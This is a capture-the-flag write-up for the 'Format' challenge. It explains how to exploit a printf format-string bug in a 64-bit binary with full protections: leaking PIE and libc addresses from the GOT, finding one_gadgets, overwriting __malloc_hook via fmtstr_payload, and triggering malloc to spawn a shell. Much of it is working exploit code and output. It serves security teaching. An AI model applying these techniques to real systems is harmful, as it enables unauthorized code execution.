Format

7th October 2022 / Document No. D22.102.230

Prepared By: w3th4nds

Challenge Author(s): ly4k

Difficulty: Easy

Classification: Official

Synopsis

Format is an easy challenge featuring a format string vulnerability, requiring the attacker to leak addresses to bypass protection mechanisms, and spawn a shell.

Skills Required

- Some experience with format string vulnerabilities and working with PIE enabled.

Skills Learned

- Exploiting format string vulnerabilities, overwriting crucial libc addresses and triggering malloc.

Enumeration

Protections

Let's start by running `checksec`:

```
checksec format

    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

All protections are enabled. We will have to bypass a few of these to get our exploit working.

Program Interface

Running the binary, we see nothing happens. Our input echoed back to us. Given the name of the challenge, we should have a pretty good idea of where this is going.

```
./format

hello ?
hello ?
w3th4nds
w3th4nds
```

Disassembly

Let's take a closer look using `Ghidra`:

`main()`:

```
undefined8 main(EVP_PKEY_CTX *param_1)
{
  long lVar1;
  long in_FS_OFFSET;

  lVar1 = *(long *)(in_FS_OFFSET + 0x28);
  init(param_1);
  echo();
  if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

`init()` looks like a simple setup function, nothing interesting there.

`echo()`:

```
void echo(void)
{
  long in_FS_OFFSET;
  char local_118 [264];
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  do {
    fgets(local_118,0x100,stdin);
    printf(local_118);
  } while( true );
}
```

An infinite loop of a `fgets()` call, reading 0x100 bytes into a 264-byte buffer. Then, printing our input back to us, using **no format specifier**. Simple binary.

Exploitation

Two attack vectors emerge when a format string vulnerability is present:

- leaking values
- performing arbitrary writes

With that in mind, we take a look back at the applied exploit mitigations:

- `stack canary`
- `PIE`
- `ASLR`
- `NX`

We can bypass all of these, except NX of course, by leaking values.

One thing that we can find useful is leaking a libc address and calculating libc's base address. This way will have access to one_gadgets, which are gadgets inside libc that call `execve("/bin/sh")`.

You might have noticed that there is no libc given with the binary, so we will need to leak a libc address and then run it against a libc database to determine its version. If we do that successfully, we will go ahead and download it. The problem is that **when we leak libc addresses on the remote instance, we don't know what functions the leaks correspond to**, and searching for a libc version becomes tedious.

To overcome this, we will be leaking straight from the GOT. To work with the GOT, we need to leak PIE first. You can write a simple loop script (running locally - PIE leaks correspond to the same function addresses on the remote instance), leaking values at different offsets, like so:

```
for i in range(1, 40):
  r.sendline(f'%{i}$p'.encode())
  leak = r.recvline().decode()
  if leak.startswith('0x55') or leak.startswith('0x56'):
    print(f'[{i:02}] leaked: {leak}')
```

This is what we got:

```
[32] leaked: 0x558206f612d0
[34] leaked: 0x558206f610c0
[37] leaked: 0x558206f6126d
```

Let's run the binary in `gdb` and calculate the PIE base.

```
pwndbg> r

%37$p
0x55555555526d
^C

pwndbg> piebase
Calculated VA from format = 0x555555554000
pwndbg> p/x 0x55555555526d - 0x555555554000
$1 = 0x126d
```

We now know the addresses of all GOT entries. Move on to leaking one.
In format strings, `%s` is used to print strings. It takes a pointer to a string as an argument, and we will take advantage of this shortly. But before doing that, we need to find the offset of our input in the format string . The screenshot below should make what that means more clear:


```
./format

AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%
p.%p.%p.%p.%p.%p.%p.%p.
AAAA0x7fdf1299da03.(nil).0x7fdf128befd2.0x7ffe2a030e30.
(nil).0x252e702541414141.0x2e70252e70252e70.0x70252e70252e7025.0x252e70
252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2
e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e7
0.0xa2e70252e7025.(nil).(nil).(nil).0x7fdf1299e5c0.
(nil).0x7fdf12843525.(nil).0x7fdf1299e5c0.(nil).
(nil).0x7fdf1299a4a0.0x7fdf1283f53d.0x7fdf1299e5c0.
```

As you can see, our "AAAA" (0x41414141) is the 6th value to show with the format string leak. So what if we use a payload like this?

```
r.sendline(b'%7$s'.ljust(8, b'\x00') + p64(elf.got.fgets))
fgets = u64(r.recv(6).ljust(8, b'\x00'))
print(f'fgets: {hex(fgets)}')
```

Our `%7$s` specifier takes `fgets@GOT`'s address as an argument, successfully leaking the value it contains. Let's run this on the remote instance and try to determine the libc version used and download it. We will be using blukat for this:



The **3rd** libc match looks pretty good, so let's go ahead and download it, and also run `one_gadget` on it.

```
one_gadget libc.so.6

0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

One thing left to do: overwrite a crucial address with one_gadget! But what could we overwrite? `Full RELRO` being applied to the binary means we cannot overwrite the `GOT` table, so this is a little tricky. We need to get creative here.

`__malloc_hook` is a hook inside libc, that runs every time `malloc` gets called if its value is not set to `NULL`. So if we populated that address with our `one_gadget`, and malloc was called, we could potentially spawn a shell.

`malloc` is not being called by the binary itself though, and it's not even loaded into the `GOT`. This is the tricky part. We can trigger a call to `malloc`, because **with a large enough input, `malloc` will be called to handle it!** Neat, right? We will be using the format string vulnerability once again, to generate an input large enough to trigger `malloc`, since the 0x100 byte read is not enough on its own.

```python
og = [libc.address+x for x in [0x4f2c5, 0x4f322, 0x10a38c]]
print(f'OG: {[hex(x) for x in og]}')

writes = {libc.sym.__malloc_hook : og[1]}
fmt = fmtstr_payload(6, writes) # generate payload
r.sendline(fmt)                 # overwrite __malloc_hook with one_gadget
r.sendline(b'%100000c')         # trigger malloc!
```

Solution

```
PIE base: 0x557422d1f000
fgets: 0x7fc9b5263b20
LIBC base: 0x7fc9b51e5000
OG: ['0x7fc9b52342c5', '0x7fc9b5234322', '0x7fc9b52ef38c']
[*] Switching to interactive mode
$ ls
flag.txt
format
run_challenge.sh
$ cat flag.txt
HTB{****************}
```